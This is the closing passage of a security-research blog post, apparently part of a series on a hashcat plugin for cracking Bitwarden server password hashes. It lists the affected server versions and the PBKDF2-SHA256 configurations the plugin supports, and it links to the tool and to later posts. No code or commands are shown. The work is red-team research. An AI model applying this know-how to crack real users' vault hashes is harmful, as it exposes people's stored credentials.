<p>We developed the proof of concepts covered in this post series a while ago. Bitwarden and its underlying libraries have released updates that support stronger hashing algorithms, leading to better security for users. We are only publishing code that works with Bitwarden servers running version <code class="language-plaintext highlighter-rouge">2024.2.2</code> or older, and will only work for users who have not switched to Argon2 in their settings (Argon2 has been available since version 2023.2.0). The breaking change in 2024 was <a href="https://github.com/bitwarden/server/commit/ae1fdb09924e77d6041b645044751ce9de372425">this commit</a>, which upgraded the server library from .NET 6 to .NET 8, which included <a href="https://github.com/dotnet/aspnetcore/pull/40987">this pull request</a>, which changed changed the PRF from hmac-sha256 to hmac-sha512.</p>

<p>To recap, our hashcat plugin supports:</p>

<ul>
  <li>Client-side hash: <code class="language-plaintext highlighter-rouge">PBKDF2-SHA256</code>, any number of rounds</li>
  <li>Server-side hash: <code class="language-plaintext highlighter-rouge">PBKDF2-SHA256</code>, any number of rounds</li>
</ul>

<p>Our plugin does not support:</p>

<ul>
  <li>Client-side hash: Argon2</li>
  <li>Server-side hash: <code class="language-plaintext highlighter-rouge">PBKDF2-SHA512</code></li>
</ul>

<h2 id="next-up">Next Up</h2>

<p>In this post we explained how Bitwarden calculates and stores password hashes. In the <a href="/bitwarden-server-hashcat-plugin-2-hashcat.html">next post</a>, we’ll release our <a href="https://github.com/ivision-research/hashcat">hashcat plugin</a> and dive into its technical details. <a href="/bitwarden-server-hashcat-plugin-3-dataprotection.html">After that</a>, we’ll take a detour into a technical analysis and re-implementation of ASP.NET Core’s Data Protection functionality, which was necessary for a pure Python hash extractor tool. Finally, we’ll wrap up with our <a href="/bitwarden-server-hashcat-plugin-4-conclusion.html">lessons learned</a>.</p>

<div class="footnotes" role="doc-endnotes">
  <ol>
    <li id="fn:bitwardensecwhitepaper" role="doc-endnote">
      <p><a href="https://bitwarden.com/help/bitwarden-security-white-paper/">https://bitwarden.com/help/bitwarden-security-white-paper/</a> <a href="#fnref:bitwardensecwhitepaper" class="reversefootnote" role="doc-backlink">&#8617;</a> <a href="#fnref:bitwardensecwhitepaper:1" class="reversefootnote" role="doc-backlink">&#8617;<sup>2</sup></a></p>
    </li>
    <li id="fn:PBKDF" role="doc-endnote">
      <p>The whitepaper calls this <code class="language-plaintext highlighter-rouge">PBKDF-SHA256</code> twice, even though it uses the term <code class="language-plaintext highlighter-rouge">PBKDF2-SHA256</code> for other parts of the algorithm. As far as I can tell, this is misleading or incorrect. Bitwarden code uses <code class="language-plaintext highlighter-rouge">PBKDF2</code> for everything and never uses <code class="language-plaintext highlighter-rouge">PBKDF1</code>. <a href="#fnref:PBKDF" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:passwordhasher" role="doc-endnote">
      <p><a href="https://github.com/dotnet/aspnetcore/blob/main/src/Identity/Extensions.Core/src/PasswordHasher.cs">https://github.com/dotnet/aspnetcore/blob/main/src/Identity/Extensions.Core/src/PasswordHasher.cs</a> <a href="#fnref:passwordhasher" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
  </ol>
</div>]]></content><author><name>Austin Ralls</name></author><category term="Research" /><category term="Enterprise Pentesting &amp; Red Team" /><category term="technical" /><category term="offensive" /><category term="tool" /><category term="technique" /><category term="hashcat" /><summary type="html"><![CDATA[We frequently encounter situations during our assessments (particularly red teams and internal network pentests) where an attack is theoretically possible but not practically possible during the engagement time window. A real world attacker, however, could take as much time as deemed proportionate for the payoff. In order to provide realistic adversarial simulations, we work outside of engagements to prepare for these scenarios.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="http://research.ivision.com/assets/headers/bitwarden1.png" /><media:content medium="image" url="http://research.ivision.com/assets/headers/bitwarden1.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry></feed>